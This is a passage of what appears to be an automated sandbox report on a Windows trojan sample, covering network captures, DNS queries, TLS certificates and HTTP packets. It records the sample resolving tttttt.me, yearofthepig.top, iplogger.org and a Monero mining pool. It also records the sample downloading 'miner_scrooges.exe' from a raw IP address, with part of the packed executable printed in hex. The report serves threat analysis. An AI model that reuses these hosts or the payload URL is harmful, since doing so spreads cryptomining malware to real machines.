Feb 23, 2021 10:03:28.446436882 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.446455956 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.446547985 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.447426081 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.447444916 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.447559118 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.448406935 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.448425055 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.448508024 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.449363947 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.449381113 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.449465990 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.450356960 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.450375080 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.450443983 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.451332092 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.451351881 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.451411009 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.452311039 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.453366041 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.453397989 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.453418970 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.453475952 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.453506947 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.454314947 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.454339027 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.454406977 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.455244064 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.456224918 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.456243038 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.456257105 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.456315041 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.456343889 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.464360952 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.464376926 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.464641094 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.464653969 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.464674950 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.464704990 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.465096951 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.465116024 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.465190887 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.466079950 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.466097116 CET	443	49745	104.21.50.15	192.168.2.6
Feb 23, 2021 10:03:28.466170073 CET	49745	443	192.168.2.6	104.21.50.15
Feb 23, 2021 10:03:28.467139006 CET	443	49745	104.21.50.15	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:02:18.059504032 CET	64267	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:18.127444983 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:24.423496008 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:24.565150976 CET	53	49448	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:02:25.490458965 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:25.542022943 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:26.940660000 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:26.989296913 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:27.749142885 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:27.798959017 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:29.018677950 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:29.067504883 CET	53	56023	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:30.187688112 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:30.239145994 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:31.384622097 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:31.435951948 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:32.531446934 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:32.580013990 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:33.698954105 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:33.750329971 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:34.862010002 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:34.910964966 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:35.816535950 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:35.865415096 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:36.618460894 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:36.667109013 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:37.753935099 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:37.806057930 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:39.121968031 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:39.170671940 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:40.329771996 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:40.381288052 CET	53	50055	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:43.483356953 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:43.534701109 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:44.646984100 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:44.698527098 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:45.772525072 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:45.821075916 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:46.971546888 CET	49694	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:47.023173094 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:50.805012941 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:50.854280949 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:52.278798103 CET	50010	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:52.327486038 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:55.744771957 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:55.803234100 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 10:02:58.521306038 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:02:58.569876909 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:02.409909964 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:02.580238104 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:11.226223946 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:11.285290956 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:11.389533043 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:11.440931082 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:12.751976967 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:12.803528070 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:13.262063026 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:13.310841084 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:25.345822096 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:25.406975985 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:26.507141113 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:26.555986881 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:27.101156950 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:27.160234928 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:29.139626026 CET	54683	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:29.199414968 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:29.912641048 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:29.969506979 CET	53	59329	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:03:30.719768047 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:30.768476009 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:31.667098999 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:31.715876102 CET	53	56129	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:32.378398895 CET	58177	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:32.440721989 CET	53	58177	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:33.130228043 CET	50700	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:33.156507015 CET	54069	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:33.179126024 CET	53	50700	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:33.231486082 CET	53	54069	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:33.981353045 CET	61178	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:34.030237913 CET	53	61178	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:35.341022015 CET	57017	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:35.392653942 CET	53	57017	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:37.140485048 CET	56327	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:37.197537899 CET	53	56327	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:38.554807901 CET	50243	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:38.614964962 CET	53	50243	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:44.058954954 CET	62055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:44.126852036 CET	53	62055	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:55.308593988 CET	61249	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:55.367209911 CET	53	61249	8.8.8.8	192.168.2.6
Feb 23, 2021 10:03:55.792581081 CET	65252	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:03:55.849533081 CET	53	65252	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:04.087052107 CET	64367	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:04.144579887 CET	53	64367	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:05.905208111 CET	55066	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:05.962379932 CET	53	55066	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:07.472896099 CET	60211	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:07.521632910 CET	53	60211	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:09.436032057 CET	56570	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:10.433203936 CET	56570	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:11.435808897 CET	56570	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:11.485845089 CET	53	56570	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:13.895097971 CET	58454	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:13.945507050 CET	53	58454	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:14.442621946 CET	55180	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:14.491235018 CET	53	55180	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:28.955684900 CET	58721	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:29.013973951 CET	53	58721	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:34.915543079 CET	57691	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:34.975405931 CET	53	57691	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:45.551011086 CET	52943	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:46.542449951 CET	52943	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:46.591413021 CET	53	52943	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:47.860049963 CET	59489	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:47.909043074 CET	53	59489	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:49.216634035 CET	64022	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:49.265408039 CET	53	64022	8.8.8.8	192.168.2.6
Feb 23, 2021 10:04:51.262645006 CET	60023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:04:51.319708109 CET	53	60023	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:00.478351116 CET	57193	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:00.530077934 CET	53	57193	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:01.396343946 CET	50248	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:01.447868109 CET	53	50248	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:02.309353113 CET	64413	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:02.360965014 CET	53	64413	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:03.588964939 CET	60429	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:03.640496016 CET	53	60429	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:04.990396976 CET	60345	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:05.050628901 CET	53	60345	8.8.8.8	192.168.2.6
Feb 23, 2021 10:05:08.176920891 CET	58730	53	192.168.2.6	8.8.8.8
Feb 23, 2021 10:05:08.236329079 CET	53	58730	8.8.8.8	192.168.2.6
Feb 23, 2021 10:06:44.788110018 CET	53830	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 10:06:44.841145039 CET	53	53830	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 10:03:02.409909964 CET	192.168.2.6	8.8.8.8	0x905d	Standard query (0)	tttttt.me	A (IP address)	IN (0x0001)
Feb 23, 2021 10:03:27.101156950 CET	192.168.2.6	8.8.8.8	0x57f	Standard query (0)	yearofthepig.top	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:34.915543079 CET	192.168.2.6	8.8.8.8	0xbc86	Standard query (0)	yearofthepig.top	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:51.262645006 CET	192.168.2.6	8.8.8.8	0x3cfa	Standard query (0)	yearofthepig.top	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:04.990396976 CET	192.168.2.6	8.8.8.8	0x3e50	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.176920891 CET	192.168.2.6	8.8.8.8	0x4f23	Standard query (0)	pool.minexmr.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 10:03:02.580238104 CET	8.8.8.8	192.168.2.6	0x905d	No error (0)	tttttt.me		95.216.186.40	A (IP address)	IN (0x0001)
Feb 23, 2021 10:03:27.160234928 CET	8.8.8.8	192.168.2.6	0x57f	No error (0)	yearofthepig.top		104.21.50.15	A (IP address)	IN (0x0001)
Feb 23, 2021 10:03:27.160234928 CET	8.8.8.8	192.168.2.6	0x57f	No error (0)	yearofthepig.top		172.67.199.58	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:34.975405931 CET	8.8.8.8	192.168.2.6	0xbc86	No error (0)	yearofthepig.top		104.21.50.15	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:34.975405931 CET	8.8.8.8	192.168.2.6	0xbc86	No error (0)	yearofthepig.top		172.67.199.58	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:51.319708109 CET	8.8.8.8	192.168.2.6	0x3cfa	No error (0)	yearofthepig.top		172.67.199.58	A (IP address)	IN (0x0001)
Feb 23, 2021 10:04:51.319708109 CET	8.8.8.8	192.168.2.6	0x3cfa	No error (0)	yearofthepig.top		104.21.50.15	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:05.050628901 CET	8.8.8.8	192.168.2.6	0x3e50	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		51.254.84.37	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		51.68.21.186	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		94.130.165.85	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		51.68.21.188	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		94.130.164.163	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		178.32.120.127	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		94.130.165.87	A (IP address)	IN (0x0001)
Feb 23, 2021 10:05:08.236329079 CET	8.8.8.8	192.168.2.6	0x4f23	No error (0)	pool.minexmr.com		88.99.193.240	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 94.103.94.2

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49774	94.103.94.2	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:04:52.813858032 CET	10063	OUT	GET /miner_scrooges.exe HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 94.103.94.2
Feb 23, 2021 10:04:52.865109921 CET	10065	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 09:04:52 GMT Content-Type: application/octet-stream Content-Length: 2815200 Connection: keep-alive Keep-Alive: timeout=60 Last-Modified: Tue, 23 Feb 2021 08:47:08 GMT ETag: "2af4e0-5bbfcf6a9b9cb" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 1e f7 32 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 e0 48 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 73 00 00 04 00 00 74 3a 2b 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3a c0 00 00 50 00 00 00 00 e0 00 00 e4 05 00 00 00 00 00 00 00 00 00 00 00 be 2a 00 e0 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 20 20 20 20 20 20 20 00 60 00 00 00 20 00 00 00 2a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 20 20 20 20 20 20 20 20 e8 05 00 00 00 80 00 00 00 04 00 00 00 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 20 20 20 20 20 20 20 20 0c 00 00 00 00 a0 00 00 00 02 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 69 64 61 74 61 00 00 00 20 00 00 00 c0 00 00 00 02 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 00 20 00 00 00 e0 00 00 00 06 00 00 00 36 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 68 65 6d 69 64 61 00 e0 47 00 00 00 01 00 00 00 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 e0 2e 62 6f 6f 74 00 00 00 00 82 2a 00 00 e0 48 00 00 82 2a 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 da 61 6e 2a 6b 99 61 cb 68 4d c8 cf 8a 92 d5 23 0d 3e cd c4 72 74 c7 cd 6b 6e 51 b5 5a 7d d5 8f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL2`PXH @ st:+@:P*6 ` * ` .@@ 2@B.idata 4@.rsrc 6@@.themidaG<`.boot*H*<``an*kahM#>rtknQZ}

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 10:03:12.864870071 CET	95.216.186.40	443	192.168.2.6	49736	CN=tttttt.me CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Jan 01 09:37:32 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Thu Apr 01 10:37:32 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 10:03:27.260934114 CET	104.21.50.15	443	192.168.2.6	49745	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Feb 11 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Feb 11 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Feb 23, 2021 10:04:36.629321098 CET	104.21.50.15	443	192.168.2.6	49769	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Feb 11 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Feb 11 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
